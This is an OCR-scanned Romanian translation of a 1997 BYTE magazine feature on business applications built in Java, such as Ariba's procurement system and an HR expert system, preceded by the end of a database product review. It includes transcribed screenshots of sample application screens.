
În încheiere câteva cuvinte despre decizia în privința unui sau altuia dintre aceste produse: Ajutorul din partea producătorului este vital pentru softul la nivel de întreprindere, deci și pentru ODBMS-uri. Toate cele trei produse pe care le-am testat sunt însoțite de un suport tehnic excepțional, care uneori cuprinde asistență extensivă și training la sediul clientul. Iar acestea nu se referă doar la suportul tehnic, ci implică și un angajament pe termen lung referitor la compatibilitate și standardizare.

Producătorii au parcurs o cale lungă în dezvoltarea de front-end-uri mai bune, în care pot fi executate cereri SQL existente și conceptele relaționale tradiționale au fost portate într-un cadru obiectual. Este bine să știți ca atunci când va trebui să schimbați paradigma, vă puteți bizui pe instrumente bune, care folosesc ceea ce aveți deja.■

Todd Zino evaluează pentru NSTL strategii de dezvoltare software, performanțe și interfețe utilizator. Îl puteți contacta prin e-mail la adresa **Todd@lacemaker.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației PCDigest. *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Computer Press Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*



Java este ca un copil minune care ştie să interpreteze un concert pentru pian de Rachmaninov, dar nu foloseşte încă oliţa. Sclipirile de geniu şi potenţialul viitor întrezărit sunt umbrite de comportamentul bolnăvicios al unui copil care are doar doi ani.

Este greu să treci peste lipsa de maturitate de la Java. În comparaţie cu codul nativ, codul octet interpretat de la Java este lent ca şi coada de la un ghişeu de poştă. Uneltele de dezvoltare Java sunt diamante neşlefuite, uneori prea brute. În ciuda promisiunii de a „scrie o dată şi executa oriunde“ mai există încă diferenţe sâcâitoare între maşinile virtuale (VM), care fac ca programele Java să se comporte urât pe platforme diferite.

JAVA TRECE LA AFACERI

Criticii afirmă că Java nu este matur. Dar alţii îl folosesc pentru rezolvarea de problene reale de afaceri. Care este secretul lor?

De Tom R. Halfhill

API-urile Java pentru crearea GUI, AWT (Abstract Window Toolkit) sunt aşa de încurcate încât pare că toată lumea le scrie din nou. Şi Sun Microsystems se luptă cu Microsoft pentru viitorul limbajului Java.

Cu alte cuvinte, este o situaţie care seamănă mult cu primele zile ale lui Windows, Macintosh sau MS-DOS. Dar puţină lume îşi mai aminteşte de API-urile din epoca de piatră, pentru Windows 1.0 sau de proiectanţii pentru Mac, care trebuiau să-şi compileze programele pe un Lisa, sau că Microsoft a trebuit, pe vremuri, să se lupte cu Digital Research pentru viitorul DOS. Atunci când apare orice nouă platformă, pesimiştii privesc lacunele şi optimiştii exagerează potenţialul. Între ei se află proiectanţii, care trebuie să rezolve problemele reale, astăzi. Când va fi Java pregătit pentru succes?

Este pregătit de pe acum, după cum afirmă unii proiectanţi care utilizează Java în mod curent, pentru a realiza unele afa-

ILUSTRAŢIA: TIM TEEBKEN © 1997

ceri foarte serioase, aşa cum este creionat mai jos.


- O firmă recent înfiinţată, din Silicon Valley a construit o aplicaţie de achiziţionare pentru toată întreprinderea, care elimină plimbatul hârtiilor, rulează pe platforme client multiple, leagă furnizorii externi de intranet-urile firmei şi oferă integrare a bazelor de date din întreprindere.
- O firmă de consultanţă din Washington a scris din nou un sistem expert de practici de angajare, care a fost scris iniţial în C/C++.
- Un consultant independent din California utilizează Java pentru reproiectarea procesului de analiză a angajaţilor de la o mare firmă de biotehnologie.
- Un integrator de sisteme din New Jersey utilizează applet-uri Java şi soft intermediar (middleware) pentru a oferi un serviciu de asistenţă pentru beneficiarii corporaţiei.
- Un om de afaceri care nu ştie să scrie nici măcar o linie de program Java a utilizat o unealtă care converteşte automat foile de calcul tabelar Excel în appleturi Java.
- Sony Online Ventures a realizat un site Web comercial pentru trafic intens cu componente Java de partea serverului care generează dinamic majoritatea paginilor de Web.
- Home shopping Network foloseşte soft Java de partea serverului pentru site-ul Web propriu, mare, şi care prezintă licitaţii on-line şi este conectat la o bază de date cu produse.
- Un contractant mare din industria de apărare foloseşte un motor de indexare şi căutare bazat pe Java pentru a crea un inventar de componente interogabil de către ingineri din orice browser de la client.

Acestea nu sunt cazuri izolate. O anchetă independentă la cititorii BYTE, realizată în mai a constatat că 54% dintre ei dezvoltă aplicaţii Java. Într-un alt studiu, comandat de Java Internet Business Expo, analiştii de la Zona Research au întrebat 297 profesionişti TI de la organizaţii care au peste 250 de calculatoare. Ei au constatat că 47% utilizează Java acum şi restul se aşteaptă să utilizeze Java în următoarele 12 luni. Dintre companiile care au adoptat deja Java, 52% au deja aplicaţii terminate.

„Partea de buget mediu destinată dezvoltării de aplicaţii Java va creşte de la 12%, cât a fost pentru ultimele şase luni, la 21% în următoarele 24 de luni" trage concluzia Clay Ryder, analistul principal pentru studiul Zona. „Java nu este o modă trecătoare".

Tendinţe Java

Pentru acest articol, BYTE s-a orientat spre aplicaţii de afaceri finalizate sau în primele etape de distribuire. Am constatat că au apărut patru tendinţe.


Ariba ORMS [Ver 1.0-1213 Fri 06/20/97] - Microsoft Internet Explorer
File Edit View Go Favorites Help
Address http://release2/Fri/default.htm
Links
New
Duplicate
Archive
Print
?
Exit
Outbox
Inbox
File Cabinet

Created		ID	Status	Title	Total
Tues, 10 Jun 97		PR10	Approved	New Employee Kit	$32347.50
Tues, 10 Jun 97		PR13	Submitted	New Lab Equipment	$11248.00
Mon, 16 Jun 97		PR16	Composing	Service Request	$21200.00
Mon, 16 Jun 97		PR21	Composing	Capital Equipment Request	$20000.00

Requisition PR10 $32347.50

On behalf of: Ben Wright
Deliver To: Ben Wright
Ship To: Building3 - Mountain View
CostCenter: Marketing
Account: Facilities

No.	Qty	Units	Description	Price	Extended Price
1	1	*Each*	New Employee Kit	20000.00	20000.00
2	10	*Each*	4 Port Expand View Video Splitter	109.95	1099.50
3	1	*Each*	High Resolution Desktop Video Projector 9100	11248.00	11248.00

Ariba ORMS utilizează software Java pe server şi la client, pentru a automatiza procesul de achiziţie la corporaţie.

- Proiectanţii îşi termină anumite proiecte în câteva luni, în ciuda lacunelor da la Java. Programatorii laudă avantajele Java faţă de C/C++ ca limbaj orientat obiect şi sunt încrezători că proiectarea va fi mai uşoară pe măsură ce uneltele devin mai bune.
- O mare parte a proiectelor Java rămâne ascunsă, proiectele fiind de firmă. În prezent, puţini proiectanţi scriu în Java aplicaţii vândute la pachet.
- Programele Java care se execută pe server sunt cel puţin la fel de semnificative ca appleturile executate în browser, cu toate că mulţi asociază Java cu appleturi. Şi acest lucru maschează vizibilitatea Java. Unele site-uri Web foarte mari şi aplicaţii de firmă depind esenţial de Java pe server, dar utilizează puţine appleturi, sau nu le folosesc de loc.
- Motivul principal al alegerii Java de către proiectanţi este compatibilitatea pentru platforme multiple. Cu alte cuvinte, ei adoptă Java ca şi platformă, nu numai ca limbaj. Zona a ajuns la aceeaşi concluzie, constatând că posibilitatea de execuţie Java în browsere Web şi pe diferite platforme este pe departe motivul major de adoptare Java.

Aceste tendinţe par raţionale. Organizaţiile mai tind să acumuleze multe platforme diferite şi nu se grăbesc să înlocuiască echipamentele lor bune. Dar acest lucru creează probleme la desfăşurarea aplicaţiilor în întreprindere. Singurul numitor comun este reţeaua şi browserele. Java permite proiectanţilor să treacă peste diferenţele de platformă şi să desfăşoare rapid soluţiile lor de reţea la orice număr de clienţi.

Java la lucru

Neutralitatea faţă de platformă este motivul pentru care Ariba Technologies a ales Java pentru ORMS (Operating Resource Management System). ORMS de la Ariba automatizează achiziţia de echipamente, consumabile de birou, mobilier, maşini şi aproape a orice care nu este direct necesar pentru producţia propriu-zisă. Aceste achiziţii variate constituie de obicei 22% din costurile firmei. Este un proces de afaceri care strigă să fie automatizat, deoarece costul prelucrării formularelor pe hârtie poate depăşi costul obiectului cumpărat.

Este, de asemenea, un proces puternic distribuit care trebuie să lucreze cu clienţii şi sistemele vechi care există. Nimeni nu vrea să renunţe la miile de sisteme PC desktop sau să înlocuiască sistemele mari, doar pentru a avea aplicaţii noi. „Dacă mergeţi la o firmă Fortune 100, vedeţi că au sisteme AS/400, sisteme Hewlett-Packard, au Unix şi mainframe", spune Paul Touw, director de marketing şi dezvoltare la Ariba. „Acesta duce aproape implicit la Java".


Ariba ORMS se extinde şi dincolo de întreprindere. Furnizorii externi îşi pot formula ofertele în foi de calcul tabelar, care includ preţuri, opţiuni pentru produs, cantităţi şi aproape orice altceva, chiar şi adrese URL care indică site-ul Web al furnizorului, unde pot fi ilustraţii sau foi de catalog.

Excelență în Java

Unele dintre uneltele recente oferă posibilitatea de a realiza soluții multi-platformă pentru milioanele de utilizatori de intranet pe Web, fără a scrie nici un rând de program. Michael Kranitz, director pentru afaceri digitale la The Computer Group, a folosit recent o asemenea unealtă pentru a converti o aplicație comercială într-un applet Java.

Produsul inițial, LeaseWizzard, a fost scris în Borland Delphi pentru Windows. El ajută cumpărătorii de automobile să decidă dacă vor cumpăra automobilul sau îl iau pe leasing. Kranitz a dorit să pună o versiune gratuită, redusă de WebWizzard pe propriul site Web, dar nu știe programare în Java. Astfel că a realizat un prototip funcțional în Excel și a utilizat unealta numită SmartTable, de la Visual Numerics, pentru conversia automată a foilor de calcul tabelar în appleturi Java. SmartTable creează fișierele de clasă Java care duplică atât prezentarea, cât și funcționarea foilor de calcul tabelar. Utilizatorii pot introduce date și pot face calcule on-line.

Mai târziu, Kranitz a angajat un programator pentru a scrie o versiune HTML/JavaScript, utilizabilă și din browsere fără facilități Java. Totuși, verificarea erorilor nu este așa de complexă, la introducerea datelor și se ocupă un spațiu mai mare de pe ecran. „Trebuie să faci defilare ecran și este complicat", spune Kranitz. Appletul Java „arată mai bine pe ecran".



Enter General Information:
MSRP $19,250
Dealer's Best Offer $18,000
Net Trade In (- or +) $0
Sales Tax Rate % 5.75

Enter Loan Information:
Origination Fee $50.00
Down Payment $2,500.00
Term (months) 36
Ann. Percentage Rate % 9.125

Enter Lease Information:
Acquisition Fee $200
Cap Cost Reduction $3,000
Term (months) 36
Money Factor (.00???) 0.00375
Residual Value $10,780
Percent of MSRP % 56
Method of Taxation Stream

Enter Personal Factors:
If I had extra money, I would likely: Spend it!
My marginal tax rate is: 21%

LeaseWizard Jr. Comments:
The lease input appears plausible.
The loan input appears plausible.

Compare	Lease	vs.	Loan
Payment with Sales Tx	$238.30		$528.46
Total Up Front Costs*	$3,478.30		$2,500.00
Gross Cost of Vehicle	$11,578.91		$21,524.40

LeaseWizard Jr este o foaie Excel convertită într-un applet Java cu toate funcțiile.

Ariba importă foile de la furnizor într-un catalog on-line accesibil din browser-ul utilizator, cu ajutorul unui applet Java.

Appletul protejat prin parolă este interfața pentru procesul ce achiziție. El oferă o interfață grafică și instrucțiuni la fiecare pas. De asemenea, impune reguli de afacere care guvernează modul în care firma transferă și aprobă ordinele de cumpărare.

În fundal, aplicația Java de partea server de la Ariba acționează ca intermediar între appleturi și sistemele vechi din firmă. Ea discută cu bazele de date prin JdbcKona de la WebLogic, care este o colecție de drivere JDBC (Java Database Connectivity) pentru Oracle, Sybase și Microsoft SQL Server. Pe serverele Windows NT, Ariba se leagă și la Crystal Reports.

Este de remarcat faptul că beneficiarii Ariba au început desfășurarea unei versiuni inițiale doar cu șapte luni după ce Ariba a demarat proiectul în decembrie 1996.„ Nu există modalități de a realiza un program C++, în șapte luni, care să facă tot ceea ce face serverul nostru Java", pretinde Boris Putanec, inginer la Ariba.

Nu a mers totul fluent și Ariba s-a confruntat cu multe probleme. O eroare în compilatorul JIT (Just In Time) inițial de la Microsoft a făcut ca instrucțiunile IF să se execute incorect. Sincronizarea de fire de la Java nu era consistentă, Windows NT extinde firele native pentru a trata firele Java, pe când Solaris de la Sun suprapune firele Java pe un fir nativ. Instrucțiunea FINALLY din Java poate distruge un fir care tratează o excepție. Și programatorii Ariba s-au luptat cu diferențele dintre mașinile virtuale Java VM de pe diferitele platforme. Putanec spune supărat:„ În loc de scrie: o dată și execută oriunde este mai degrabă scrie o dată și depanează peste tot".

Totuși, au reușit să pornească. Pentru a depăși deficiențele din AWT, Ariba a apelat la IFC (Internet Foundation Classes) de la Netscape, o bibliotecă de clase care oferă o flexibilitate grafică mai ridicată și o prezentare și utilizare consistentă pe diferitele platforme.

Doi dintre beneficiarii pilot pentru Ariba sunt AMD și Cisco Systems, ambii din Sylicon Valley. AMD a început instalarea ORMS în iunie și avea în plan utilizarea în producție la sfârșitul lui august. AMP dorește să desfășoare ORMS la 4000 de sisteme desktop. Cisco a început și ea implementarea în această vară și se așteaptă ca prin noiembrie să desfășoare ORMS la 8000, până la 10000 de sisteme. Ambele companii spun că ORMS se îmbină corect cu clienții existenți și sistemele din fundal.

„Facem acest lucru pentru a avea relații solide de afaceri și nu doar de dragul prezentării tehnologiei", spune Pat Guerra, vicepreședinte AMD pentru administrarea stocurilor. El explică faptul că automatizarea procesului care funcționa pe hârtie, ORMS eliberează angajații pentru sarcini mai productive. Ei sunt deja în cursuri de formare pentru a putea măsura mai precis performanțele furnizorilor și pentru negocierea unor contracte mai avantajoase.


Guerra spune că a ales o soluție Java deoarece AMD are tot felul de echipamente, de la Windows PC la stații Unix și mainframe IBM sau minisisteme DEC VAX. Unele sisteme vechi au deja 15 de ani. „Compatibilitatea între platforme are pondere imensă", explică el, „care face ca suportul aplicației să fie mai lesnicios și mai ieftin ca la o soluție specifică unei platforme date".

La Cisco angajații folosesc PC-uri Windows, sisteme Unix și Mac, și sunt răspândiți în birouri aflate pe tot globul. Cisco avea nevoie de o soluție pentru multe platforme, limbi, unități monetare și care se integra cu sistemul de achiziție Oracle Purchasing. Ariba ORMS face toate aceste lucruri și generează și ordine de cumpărare în format electronic ANSI standard EDI-850 pentru furnizori care acceptă aceste documente electronice.

Managerul de program de la Cisco, Carolyn Palmo spune că proiectul respectă termenele și abia așteaptă să poată distribui ORMS în toată lumea.„ Este în mod evident dificil pentru oamenii de la filiale să lucreze cu formulare pe hârtie. În acest mod, ei pot să lanseze pur și simplu cererile prin Web", spune ea.

Vânzare la guvern

Un alt proiectant dedicat compatibilității


Netscape
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Edit Reload Images Open Print Find Stop
Location:
HELP
LOG OFF
MENU
DOWN LOAD
Run

Location: http://localhost/cgi-shl/DWDemo.exe/

Russell Wood

7 Direct and 20 Total Reports in 3 Levels

From: 1/1/1995 To: 6/30/1997 All Reports

Employee Recognition Program Reasons Analysis
24 Awards

Name	CC	Grade	Date	Amount	Issuer	Primary R
Arbogast, William Samuels	223	6				
Bixby, Tom Lynette	212	8	6/25/96	750	James Polk	SIGNIFICANT CO
Bradley, James Lee	220	19	7/14/96	20000	Russell Wood	OTHER
Chang, Yuan-Yuan L.	215	13				
Conners, Chuck E.	223	11				
Grant-Bias, Marvin	212	15	6/26/96	1000	James Polk	OUTSTANDING T
Grizley, Fred S.	223	9	1/19/96	200	Pam Jenkins	OUTSTANDING T
Hunley, Emily C.	215	16				
Kronos, Charles M.	215	14	6/24/96	1000	Russell Wood	SIGNIFICANT CO

CRC a construit un applet Java propriu care permite, pentru 700 de manageri de nivel mijlociu de la o mare firmă de biotehnologie, accesul la datele angajaţilor.

între platforme este Washington Consulting Services & Technologies (WCS&T), care a convertit recent o aplicaţie client / server din C++ în Java. Aplicaţia, numită Chinook, este un exemplu de sistem expert de relaţii cu angajaţii pentru agenţii guvernamentale şi corporaţii.

Chinook ajută la orientarea managerilor în situaţii delicate care pot avea consecinţe costisitoare, ca absenteismul, abuzuri în folosirea materialelor sau cele sexuale, discriminări şi altele. Tabelele de decizii logice din Chinook se bazează pe legislaţia aferentă situaţiei, decizii în tribunale, politici de firmă şi practicile optime ale altor firme. După ce se pun o serie de întrebări managerului, Chinook generează un raport de analiză a riscului şi sugerează acţiuni. Aceste acţiuni pot începe de la scrierea unei scrisori sau unui memoriu, completat cu formulările recomandate şi se pot termina cu măsuri disciplinare recomandate.

„Nu este un avocat la conservă, nu este o unealtă de consilier legislativ“, spune Linda Brooks Rix, preşedinte la WCS&T. Dar ajută managerii să rezolve astfel de probleme. „Ajută şi la echilibrul organizaţiei, astfel încât managerii sunt mai consistenţi în acţiuni şi măsuri disciplinare“.

Rix spune că versiunea C++ de la Chinook este utilizată de organizaţii cu 250.000 angajaţi şi 40.000 manageri. Atunci când softul trebuia scris din nou, compania a decis trecerea la Java, astfel ca interfaţa să se execute la orice client. National Science Foundation are jumătate din echipamente Mac-uri jumătate Windows, şi spune ea, Mac-urile sunt frecvente şi la NASA şi US Airforce.„ Guvernul federal este deosebit de interesat în soluţii intranet, deoarece acestea au cost mai redus decât cele de unică platformă“, explică Rix.

WCS&T a început scrierea din nou pentru Chinook în Aprilie. Activitatea a fost uşurată deoarece proiectanţii au realizat versiunea C/C++ într-un cadru de componente bazate pe reguli şi folosind un set de unelte numite Elements, de la Neutron Data. Atunci cînd, recent, Neutron a portat uneltele în Java, a adăugat şi un utilitar care traduce fişierele de resurse C/C++ în clase Java. Acesta a diminuat cantitatea de cod ce trebuia scris de către proiectanţi, spune Gary Frank, director de dezvoltare software la WCS&T.

Ei au întâlnit unele probleme, în mare parte datorate limitărilor de la Java 1.0.2, spune Frank. Appleturile sub 1.0.2 nu pot comunica la imprimante sau salva fişiere la client, astfel că programul de partea server trebuie să genereze rapoartele în HTML şi să le afişeze în fereastra browser de unde se pot tipări. „A fost mai deranjant decât orice altceva“, spune el. WCS&T a terminat trecerea la Java în iulie şi a început imediat conlucrarea cu beneficiarii, pentru testare şi desfăşurarea produsului.

Biofeedback

Un alt consultant utilizează Java între mai multe platforme pentru a rezolva o problemă deosebită la o firmă de biotehnologie cu peste 3200 de angajaţi, din California. Compania păstrează înregistrări cu date despre angajaţi într-o bază de date cu vechime de zece ani care se execută pe Novell NetWare şi MS-DOS. Baza de date îşi îndeplineşte rolul în mod adecvat şi este puternic adaptată la cerinţe, astfel că firma nu se grăbeşte cu înlocuirea. Dar pentru implementarea unui proces nou de analiză a angajaţilor şi reducerea fluctuaţiei, compania a trebuit să extindă accesul la baza de date, de la 12 persoane, la peste 700 de manageri de nivel mediu. Baza de date nu mai făcea faţă, pur şi simplu.

„Nu puteau accesa aceste date, erau de fapt blocate. Era o problemă clasică de magazie de date“, spune Chris Christian de la CRC Business Solutions, consultantul principal angajat pentru a găsi o soluţie.

Pentru a complica problema, managerii firmei de biotehnologie utilizează multe sisteme client diferite, în mare parte Mac dar şi staţii Windows PC sau Unix. Toţi au nevoie de acces la baza de date şi compania nu a dorit să instaleze software client nou sau extensii specifice în browsere. În plus, unele browsere nu au facilităţi Java.


Din fericire, exista deja un intranet executat pe server Digital Alpha sub Unix. Acelaşi server face replicarea bazei de date DOS la Oracle 7, în fiecare noapte. Christian şi-a conceput prima soluţie cu JamWeb de la Prolifics, un motor client / server care aduce informaţiile din baza de date Oracle şi lansează procese CGI pentru generarea unor pagini HTML pentru browsere.

Din păcate, paginile HTML tind să devină mari şi să nu poată afişa multe informaţii pe ecran. Cristian a utilizat o nouă versiune Java de la Prolifics (3.0) pentru a afişa datele mai compact, într-un applet cu bară de defilare. Interfaţa utilizator este astfel mai consistentă pe ecranele de dimensiuni diferite şi appletul este adus mai repede. Motorul Prolifics utilizează un limbaj special de descriere a formularelor pentru generare automată de HTML şi JavaScripr pentru browsere care nu au facilităţi Java, astfel că Cristian nu a trebuit să creeze versiuni multiple pentru clientul aplicaţiei.

Pentru realizarea proiectului, Cristian a trebuit să utilizeze cunoştinţe de Java, JavaScript, HTML, SQL şi de unelte Prolifics şi chiar şi de design grafic. „Nu mai este programare, aşa cum îl ştiam“, spune el. „Proiectanţii au nevoie de o mulţime de cunoştinţe diferite. Şi deoarece aplicaţia se execută în browser, fiecare se aşteaptă ca să semene cu o pagină Web interesantă ca grafică“.

Nivelul Web

Deoarece Web-ul se transformă în WAN glo-



Opportunity ID: 25 *Leave blank if new* Source Code: 600S6

Description: Sale for 1 week consulting Stage: Quote Submitted

Contact ID: 1 *Leave blank if new*

First Name: Greg

Last Name: Lewis

Phone: (508)899-1000 Ext: 789

Forecast Date: 10/31/95

Forecast Value: 3000.0000

Probability(%): 100%

PO received

Factored Value: $150000

